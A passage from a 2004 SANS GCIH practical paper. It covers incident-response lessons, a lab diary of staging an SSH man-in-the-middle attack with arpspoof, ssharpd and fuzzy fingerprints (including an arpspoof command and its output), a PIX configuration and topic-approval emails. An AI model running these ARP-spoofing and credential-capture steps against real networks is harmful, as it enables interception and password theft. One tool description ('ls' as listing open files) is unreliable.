7. Accurate out-of-band documentation of fingerprints is critical to provide SSH users with the tools they need to be able to implement policy and safe use of SSH.
8. Make sure the system logging is adequate to provide useful information. Also assure that network and/or system administrators have the skills necessary to extract useful information from the logs in a rapid, efficient manner. This potentially requires training, and certainly requires adequate experience with the tools. Some common examples are the use of the simple Linux tools `grep` (search within files for a string), `ls` (list of open files), or `strings` (display all the character strings in a particular file even if it isn't a text file).

9. Debrief: After the event, be sure to discuss the event with various participants. Management needs to manage the process to help assure a generally positive outcome and to avoid anyone from being chided for their reduced cautiousness. People in general learn from their mistakes, but many of us can also learn from the mistakes of others. However, sometimes we're too close to the problem to see the solution -
- input from others is very useful to optimize the lessons learned from a particular incident.

A debriefing or discussion can also be held with IT staff from the two involved companies who were not directly involved. In this case, it can be a reminder of why security-related policies are important. The goal is to increase their commitment to following policies and procedures, not to berate anyone for their lapse in diligence.

A write-up of the event for distribution to internal management of the ISP and the support company can also be developed. Consult the policies and contracts binding the various parties and consider carefully before developing this document. There is a potential for the confidential information to be accidentally released to the public. The goal of this document should be to inform management of the work and actions of the incident handlers, network and system administrators and others involved. It can also serve as a reminder that the security issues are real and can not be ignored by a prudent organization. Again, care has to be taken that the SSH user involved is not singled out for their temporary lapse of care.

© SANS Institute 2004

VI. Extras/Appendices

A. Appendix A -- Charlotte's Saga

Phase 1:

It was quite an experience trying to get a SSH man-in-the-middle attack to work.

At first I thought I'd use VMWare on a laptop -- this should be very useful, portable, and allow me to work on the project either at work or at home. Since my work had funded the GCIH class, they were willing to have me spend some time putting my new learning to use. But also, since I'm the primary beneficiary of the certificate, I didn't want to make them fund all the time -- so I settled on approximately 50/50 split on the time.

Well, VMWare is something that I have a fair amount of experience with. At work I use VMWare for Windows hosts for a variety of testing and troubleshooting tasks. At home I use VMWare for Linux hosts constantly for my workstation environment. VMWare is also soooooo kual, it's like magic. ☺

Anyway, I started out developing an environment in VMWare, and discovered that my laptop didn't have enough memory (only had 256 mb) or drive space (only had 500 mb free) to do a good job of supporting the 3 systems at a minimum I'd need. So, my boss negotiated the loan of a newer laptop from another division, we upgraded the memory to 1G and away I went.

I began by building a virtual Red Hat 9 system for the attacking system. Then another Red Hat 9 for the victim system. I realized that I'd want each one to get the same MAC address every time it booted since the man-in-the-middle attack shows up best at the MAC address level. So I proceeded to edit the *.vmx file for that virtual machine to set this up. To do that, you just need to add a line like:

```
ethernet0.address = "00:50:56:08:00:03"
```

The first part (00:50:56, aka the Organization Unique Identifier (OUI) is consistent to indicate that it's VMWare's range. You can use 00:00:00 through 03:ff:ff for the last half. Check out the VMWare web site²⁷ for more information. THEN, if you have a DHCP server set up, you can register those MACs with the DHCP server and serve the correct address to each one consistently. Or, you can just manually configure them to a consistent IP address.

Then the fun began. I experimented with ettercap. It was able to find the various systems just fine and even showed me the SSH session, including the password in clear text. However, it slowed the response for the victim user down to a crawl. The delay between keystrokes was very obvious. I believe that is because it had to decrypt the SSH stream from the victim user to the victim server and re-encrypt before it sent it on to the victim server. And vice-versa for stuff coming from the

server to the user. Additionally, it was acting as a router between the two devices. However, it was not able to pick up the connection and do the man-in-the-middle part.

Given ettercap wouldn't do the man-in-the-middle part, I decided I wanted to use Dug Song's dsniff suite and so began installing it. The package I downloaded from his site installed with a minimum of hassles, but dsniff wouldn't run without Berkley db4. That I couldn't get to install or work at all. After many hours of beating my head against that, I finally gave up and found (thanks to help from the co-attendee at the Portland Mentor-lead Fall 2003 session) a rpm package that installed flawlessly AND WORKED! Don't know what they did about the Berkley db4, but it seemed to work really well.

Then I asked one of the mentors what they thought about a practical based on an apparent quirk in the way PIX firewalls implement SSH; proposed title of "Dropped SSH session? SSH Man-in-the-Middle attack, Busy Network, or Pix Quirk". He thought it might fly, but was a little concerned since it was so similar to other work already done on SSH. He mentioned that there's a fairly new thing out there called fuzzy fingerprints that he thought was interesting and felt GIAC would approve for a practical topic. I liked the idea because it enhances the SSH man-in-the-middle vulnerability with some added social engineering backed up by some technology -- sounded like a really kool practical -- I was cooking with gas now!

So I checked into it and found that generating the fuzzy fingerprints wasn't too difficult to get set up -- just VERY slow to calculate. Plasmoid's documentation was easy to understand and almost complete. (S)he was very clear that the entire process wasn't documented, but then I wouldn't have expected that anyway. I set up a PIX firewall in the lab environment and went through the first steps and got ffp crunching on some fuzzy fingerprints from the PIX. It looks like my system will take about 6 weeks to get one that looks very close to the target. I think it's an indicator either of how good a key a 1024bit key is or how pathetic my attacking system is. Hmmm.

I went back to work on the other portion of the environment. I was having problems getting the arpspoof stuff working correctly on the virtual machines, and wondered if the problem was VMWare -- the last thing I wanted to do was keep pounding on the problems only to have it be something about the VMWare environment.

So, I begged some old systems from the desktop help desk folks and built some more Red Hat 9 systems. Boy did I get good at setting those up! On the physical setup I didn't worry about DNS or DHCP at all -- just set the IP numbers to be some that'd work in the network with the VMWare environment if I ever wanted them all together. I thought the extra flexibility could be handy.


I ended up with two oldish desktops and one laptop. Due to limitations in the supply of keyboard, monitors and mice, and limitations in the amount of desk space

I had to work with, I set up the two desktops up on a kvm (keyboard, video and mouse switch). The laptop I set up as the server, foregoing the PIX. I installed webmin so that I could make configuration changes to it without having to take my hands off my normal keyboard/mouse arrangement. Worked pretty well.

I then proceeded to install dsniff et al on the physical attacking system. (Yeap, getting good at that too!) Same results.

I then tried some different arpspoofing tools. I worked with arpmim (arpmim v 0.2), parasite, and arpoison. The results weren't much better so I went back to arpspoof and studied what was happening closer.

One thing I noticed is that whenever I tried to terminate arpspoof, it took it about 3 packets to stop. I was getting very frustrated that it seemed to be too slow to shutdown. Then I noticed that it was sending 3 packets with the correct MAC address for the spoofed nic. It was cleaning up after itself!

A screenshot of a terminal window titled 'root@attacker:~'. The window has a menu bar with 'File', 'Edit', 'View', 'Terminal', 'Go', and 'Help'. The terminal shows the command '[root@attacker root]# arpspoof -i eth0 -t 172.16.0.15 172.16.0.16' and its output. The output consists of six lines, each showing a packet capture entry with source and destination MAC addresses, protocol, length, and details. The details for each line are 'arp reply 172.16.0.16 is-at 0:c0:4f:35:8c:a4' or '0:c0:4f:42:17:db'. The terminal ends with '[root@attacker root]#'.

```
root@attacker:~  
File Edit View Terminal Go Help  
[root@attacker root]# arpspoof -i eth0 -t 172.16.0.15 172.16.0.16  
0:c0:4f:35:8c:a4 0:c0:4f:53:52:cd 0806 42: arp reply 172.16.0.16 is-at 0:c0:4f:35:8c:a4  
0:c0:4f:35:8c:a4 0:c0:4f:53:52:cd 0806 42: arp reply 172.16.0.16 is-at 0:c0:4f:35:8c:a4  
0:c0:4f:35:8c:a4 0:c0:4f:53:52:cd 0806 42: arp reply 172.16.0.16 is-at 0:c0:4f:35:8c:a4  
0:c0:4f:42:17:db 0:c0:4f:53:52:cd 0806 42: arp reply 172.16.0.16 is-at 0:c0:4f:42:17:db  
0:c0:4f:42:17:db 0:c0:4f:53:52:cd 0806 42: arp reply 172.16.0.16 is-at 0:c0:4f:42:17:db  
0:c0:4f:42:17:db 0:c0:4f:53:52:cd 0806 42: arp reply 172.16.0.16 is-at 0:c0:4f:42:17:db  
[root@attacker root]#
```

My level of patience for the tool increased tremendously!

Then I decided to check to see if someone had done a practical referencing ssharpd -- Sebastian Krahmer's SSH man-in-the-middle tool. Since I didn't find one, I started working with that. About the same time I realized that the fuzzy fingerprint practical was a much better one than the PIX quirk one; but the virtual attacker was still crunching on the fuzzy fingerprints from the PIX. DARN! I decided to throw away the 15 days of crunching and start ffp over again with a new digest from the server in my physical environment.

After much work and another session with the class mentors, I was finally able to get the SSH man-in-the-middle with ssharpd to almost work. Almost because immediately after going through the process, it disconnected. (Later I would find out that it was successful in gather the user name and password....but that's later.)

I was almost out of time to get that working, but thankfully GIAC (Patrick Prue) indicated that failure to get it actually working wouldn't be a problem. (See Appendix C, Email re: subject for practical)

So I spent a bunch of time writing the document, and finally got it to where I thought I wanted it to be. When I was about ready to ask a friend to review it for me, I went back to the GIAC guidelines. Figured that I might as well be sure before I had him review it. OH NO!!! I'd missed a BUNCH of stuff from the guidelines.

Unfortunately one of them was a big one, which necessitated me reworking a whole bunch of the document -- including coming up with a network with a router and a firewall in it. I ended up just using a big Cisco switch rather than a router -- hopefully that won't kill the acceptance of my practical. But I find that environment to be fairly common, so I think it's reality based.

So, that lead me back to the PIX as the SSH server to attack. Unfortunately, now the fuzzy fingerprint process has some Linux server keys.....oh well, I've clearly identified that this is a hypothetical situation, so hopefully I can combine all this stuff into something that flows fairly well. I don't have time to start it over again and still come up with a reasonably good fuzzy fingerprint.

Boy was this fun! And I learned gobbs of stuff in the process!

Phase 2:

I submitted my practical, and it received a grade of "No Pass". DARN!

But comments from the graders encouraged me to rework the paper and submit it again.

So I rebuilt the lab environment -- once again borrowing the 3 oldish systems and rebuilt them from scratch. Took me much less time the second time! ☺ I reinstalled all the software again, and within about 6 hours was able to get right back to the same point I was before -- but the exploit didn't work!

I did more research, experimented some more and became frustrated again. Then I decided I would try to contact Sebastian Krahmer and see if he was willing to help me. Gratefully he was. He pointed out that the tool doesn't display the activity anywhere -- instead it captures the SSH username and password in a file on the attacker's system.

When I went back and looked at the attacking system I found that I did indeed have usernames and passwords! IT WORKED! YEAH!!!!

Now after re-writing the document to address the comments by the graders, to reflect the fact that the exploit did work, I'm ready to resubmit.

B. Appendix B -- Further Work Needed

Which operating systems are susceptible to gratuitous arps and which are susceptible to arp response flooding is an remaining question. Determining this would require a significant amount of research and testing, but could be quite informative. In addition, determining exactly how the SuSE operating system manages to not be susceptible at all would be quite useful. I don't understand how it could be according to the arp standard, but that's what research is for.

I'm more than a little interested in the potential for this to work even if you use certain types of RSA authentication. I believe I read in an email list someone saying that the RSA authentication process using a SecurID device is subject to spoofing. I did a little research (using a Google search) to try to find information on this potential, but was unable to find any such claim, though there's plenty of discussion about the security of SecurID technologies. I can't quite see how unless the attacker system successfully passes the SecureID authentication information around -- it would have to recognize the requests from the server and pass them to the victim as well as recognize the responses from the victim system and pass them to the victim server. Interesting concept!

C. Appendix C -- PIX configuration example

```
: Saved
: Written by enable_15 at 20:44:24.463 UTC Thu Jan 8 2004
PIX Version 6.2(1)
nameif ethernet0 outside security0
nameif ethernet1 inside security100
enable password ***** encrypted
passwd ***** encrypted
hostname pix
domain-name legalfirm.net
fixup protocol ftp 21
fixup protocol http 80
fixup protocol h323 h225 1720
fixup protocol h323 ras 1718-1719
fixup protocol ils 389
fixup protocol rsh 514
fixup protocol rtsp 554
fixup protocol smtp 25
fixup protocol sqlnet 1521
fixup protocol sip 5060
fixup protocol skinny 2000
names
access-list acl-in permit IP host 10.1.20.1 any eq DNS
access-list acl-in permit IP host 10.1.20.1 any eq www
access-list acl-in permit IP host 10.1.20.1 any eq 123
access-list acl-in permit IP host 172.16.0.14 any
access-list acl-in permit tcp any host 10.1.20.1 eq www
pager lines 24
no logging on
interface ethernet0 auto
interface ethernet1 auto
mtu outside 1500
mtu inside 1500
IP address outside 172.16.0.15 255.255.255.128
IP address inside 10.1.20.1 255.255.255.0
IP audit info action alarm
IP audit attack action alarm
no pdm history enable
arp timeout 14400
global (outside) 1 172.16.0.15
nat (inside) 0 access-list acl-in
route outside 0.0.0.0 0.0.0.0 172.16.0.1 1
```

timeout xlate 3:00:00
timeout conn 1:00:00 half-closed 0:10:00 udp 0:02:00 rpc 0:10:00 h323 0:05:00 sip
0:30:00 sip_media 0:02:00
timeout uauth 0:05:00 absolute
aaa-server TACACS+ protocol tacacs+
aaa-server RADIUS protocol radius
aaa-server LOCAL protocol local
no snmp-server host
no snmp-server location
no snmp-server contact
no snmp-server community
no snmp-server enable
floodguard enable
telnet timeout 5
SSH 172.16.0.14 255.255.255.255 outside
SSH timeout 5
terminal width 80

© SANS Institute 2004, Author retains full rights.

D. Appendix D -- Email re: subject for practical

-----Original Message-----

From: Patrick Prue [mailto:pprue@cogeco.ca]

Sent: Tuesday, December 16, 2003 7:53 PM

To: csawyer@wvi.com

Cc: certify@giac.org

Subject: Re: 2nd Query: Permission to review the use of fuzzy fingerprints as part of a SSH man-in-the-middle attack as my GCIH practical

Charlotte ,

Yes this is definitely an acceptable topic for your practical assignment.
and to answer the 2nd question regarding the elusive 5% , you can write
about it based on the data collected and just make note of it .

Hope this answers your questions

Patrick Prue

The SANS Institute

----- Original Message -----

From: "Charlotte Sawyer" <csawyer@wvi.com>

To: <certify@giac.org>

Cc: <Scott@wvi.com>; <Weil@wvi.com>; <"[sweil@sans.org]"@wvi.com>

Sent: Tuesday, December 16, 2003 3:52 PM

Subject: 2nd Query: Permission to review the use of fuzzy fingerprints as
part of a SSH man-in-the-middle attack as my GCIH practical

> Not having received a reply to my previous request, I'm resubmitting my request
> for approval of my topic selection for the GCIH practical. Attached you will
> find a Word97 document listing the Abstract and outline of my practical. I
> have continued to work on the project and have made some refinements and until
> I complete the technical work, more refinements will likely be made. However,
> the basic concept remains the same; the social engineering aspects of using
> fuzzy fingerprints in a SSH man-in-the-middle attack.

>
> My previous email is included below for your reference.

>
> Your prompt response to this request will be greatly appreciated.

>
>
>
>
>

> -----Original Message-----

> From: Charlotte Sawyer [mailto:csawyer@wvi.com]

> Sent: Thursday, November 27, 2003 10:02 PM

> To: certify@giac.org

> Subject: Permission to review the use of fuzzy fingerprints as part of a SSH
> man in the middle attack as my GCIH practical
>
>
> I'd like to discuss the use of fuzzy fingerprints as part of a man in the middle
> attack for my GCIH practical. I'd like to do Option 1 and expand on the work
> of others in the published practicals. I was unable to find a reference to
> fuzzy fingerprints (ffp) in the published practicals so I believe this would
> be an acceptable project.
>
> I'm also concerned about timing. I'm concerned about actually getting my lab
> systems to function this attack in time to do the write up and get the test
> passed before my time is up. I will continue to work on it and expect that
> I will get it working soon (it's about 95% working now....) but if that
> last 5% is too elusive, I'd like to know that I can still write the practical
> with the hard data I have and explain the rest as a detailed description of
> how it would work. Of course the incident handling portions of the assignment
> will be based on what can and should be done since this is a hypothetical situation
> based on a lab environment.
>
> I will be covering the very important social engineering aspects of fuzzy fingerprints
> and SSH man-in-the-middle attacks as well as the technical aspects.
>
> Please let me know if this is acceptable soon so that I can change my plans
> accordingly.
>
> Your prompt response will be appreciated.
>
> Charlotte Sawyer
> attending Portland Oregon mentor-lead GCIH session
> WVI WEBMAIL - <http://www.wvi.com>

>

VII. References

The internet is such a wonderfully rich source of information, a simple google search for "SSH man-in-the-middle" results in so many hits (13,100 on Jan 7, 2004) that you are challenged to view them all. A high percentage of them are reasonable hits for the desired subject. A google search for "fuzzy fingerprints" results in 10,200 hits on Jan 7, 2004, but only the top 4 of the first 10 are on target for the desired subject.

Below is a list of some of the very useful sites relating to SSH man-in-the-middle and fuzzy fingerprints.

- Krahmer, Sebastian, "SSH for Fun & Profit" including info on ssharpd: <http://stealth.7350.org/SSH/sssharp.pdf>
- Whalen, Sean, "An Introduction to Arp Spoofing", April 2001, http://packetstormsecurity.nl/papers/protocols/intro_to_arp_spoofing.pdf
- Bugtraq vulnerability info for this exploit: <http://www.securityfocus.com/bid/3460>
- Plasmoid's paper on ffp: <http://www.thc.org/papers/ffp.html>
- Dug Song's dsniff suite : <http://www.monkey.org/dugsong/dsniff>

In addition I'd like to thank several people/groups for their assistance with this project. Without them, I would not have been able to accomplish this wonderful feat.

- My husband. For a period of nearly six months, he was patient with me being distracted and always thinking about or working on the exploit and paper describing it. At times I think he thought I must be losing my mind.
- My co-workers. During the first phase of this project, I spent a fair amount of work time working on the exploit. There were times I was distracted or frustrated, but they continued to be supportive and understanding at all times.
- My manager. She negotiated the use of the laptop during the early portions of the project. It enabled me to get the most out of the mentor-lead sessions during the fall of 2003.
- The desktop support folks who found me hardware to work with, **twice**.
- My editors. My two official editors who have reviewed this document **twice** to help make it the best document possible.
- Sebastian Krahmer. For his emails which enhanced my understanding of his tool. That enabled me to understand that I had gotten the exploit to work successfully after all; and who has also reviewed this document before I submitted it.
- Toby Kohlenberg and Jeff Bryner. Their excellent leadership and commitment to the mentor-lead sessions was very useful and greatly appreciated their efforts.

VIII. Footnotes/Endnotes

¹ SSH -- Secure Shell or Secure Socket Shell is a command and protocol for securely accessing a remote computer

http://searchsecurity.techtarget.com/sDefinition/0,,sid14_gci214091,00.html

² Kohlenberg, Toby, practical submission for GCIH certification –

http://www.giac.org/practical/Toby_Kohlenberg_GCIH.zip; also co-mentor for GCIH Mentor-lead sessions in Portland Oregon fall of 2003.

³ Siles, Raul, practical submission for GCIH certification --

http://www.giac.org/practical/GCIH/Raul_Siles_GCIH.pdf

⁴ Beling, Julian, practical submission for GSEC certification –

http://www.giac.org/practical/Julian_Beling_GSEC.doc

⁵ Krahmer, Sebastian, “SSH for Fun and Profit”, July 2002 – <http://stealth.7350.org/sssharp.pdf>,

⁶ plasmoid, <http://www.thc.org/papers/ffp.html>

⁷ Song, Dug, <http://www.monkey.org/dugsong/dsniff>

⁸ Hutchinson, Brandon, information on installing dsniff.

http://www.brandanhutchinson.com/installing_dsniff_2_3.html Last modified: 07/29/2003

⁹ Bugtraq, a email list/web site environment for tracking and reporting vulnerabilities or code bugs. It's history is long and it has hosted many a controversial and interesting conversation.

There is a search option for Bugtraq at the top of the page at <http://www.securityfocus.com>

Simply enter your search string, select the portion of the site you wish to search and click on Go.

¹⁰ CERT/CC, Computer Emergency Response Team Coordination Center may be found at

<http://www.cert.org/>

¹¹ CVE, Common Vulnerabilities and Exposures available on line at www.cve.mitre.org

¹² broadcast domain, defined as network segment over which broadcasts will reach; segment within one subnet or handled by one router or router interface.

¹³ The RFCs for arp (Address Resolution Protocol, rfc 826) and rarp (Reverse Address Resolution Protocol, RFC 903) can be found at <http://ftp.rfc-editor.org/in-notes/rfc826.txt> and

<http://ftp.rfc-editor.org/in-notes/rfc903.txt>.

¹⁴ Whalen, Sean, “An Introduction to Arp Spoofing”, April 2001

http://packetstormsecurity.nl/papers/protocols/intro_to_arp_spoofing.pdf

¹⁵ OpenSSH Project, Open Source toolkit to implement SSL (Secure Sockets Layer) v2/v3 and TLS (Transport Layer Security) protocols <http://www.openssl.org>

¹⁶ IETF (Internet Engineering Task Force) drafts pertaining to SSH can be found at

<http://www.ietf.org/ids.by.wg/secsh.html>

¹⁷ ssh-keyscan; command from OpenSSH suite of tools, the man page describes how the different ssh versions available on a particular server can be identified from the output from ssh-keyscan.

¹⁸ Krahmer, Sebastian, pg 2, , “SSH for Fun and Profit”

¹⁹ Can be found at <http://www.packetfactory.net/projects/libnet>

²⁰ Somehow I ended up with two dsniff packages installed. I had installed 2.3-0, then removed it and installed 2.3-1. However when checking with an `rpm -qa | grep dsniff`, both versions were reported.

²¹ Wieers, Dag dsniff RPM packages for Red Hat/Fedora

<http://dag.wieers.com/packages/dsniff/>

²² ARIN, American Registry for Internet Numbers www.arin.net

²³ ssh-keyscan; command from OpenSSH suite of tools, the man page contains a hint or suggestion on how to locate newly added fingerprints. Using that information and making a conscious decision to accept them as good fingerprints provides an opportunity to verify fingerprint changes and potentially identify an event or incident.

²⁴ comp-host-list; a script which may be useful in comparing a known good "known_hosts" file with an newly captured one. Written by Thomas Koenig and available at <http://www.rz.uni-karlsruhe.de/~iq25/ssh-faq/comp-host-list>.

²⁵ "gov wipe" -- government wipe, aka DOD wipe or erase; a process used to assure that any data on a drive has been removed, usually involves writing 1's and 0's on the drive. The best effect is gained by writing all 1's, then all 0's, then some combination, then return to all 1's and then all 0's; repeating the cycle a minimum of 7 times.

²⁶ Cisco web site re: PIX and syslog/syslogd
http://www.cisco.com/en/US/products/hw/vpndevc/ps2030/products_tech_note09186a0080094030.shtml

²⁷ Check out http://www.vmware.com/support/gsx/doc/networking_gsx_linux.html for information on how to control the configuration of networking options in VMWare guest systems.

© SANS Institute 2004, Author retains full rights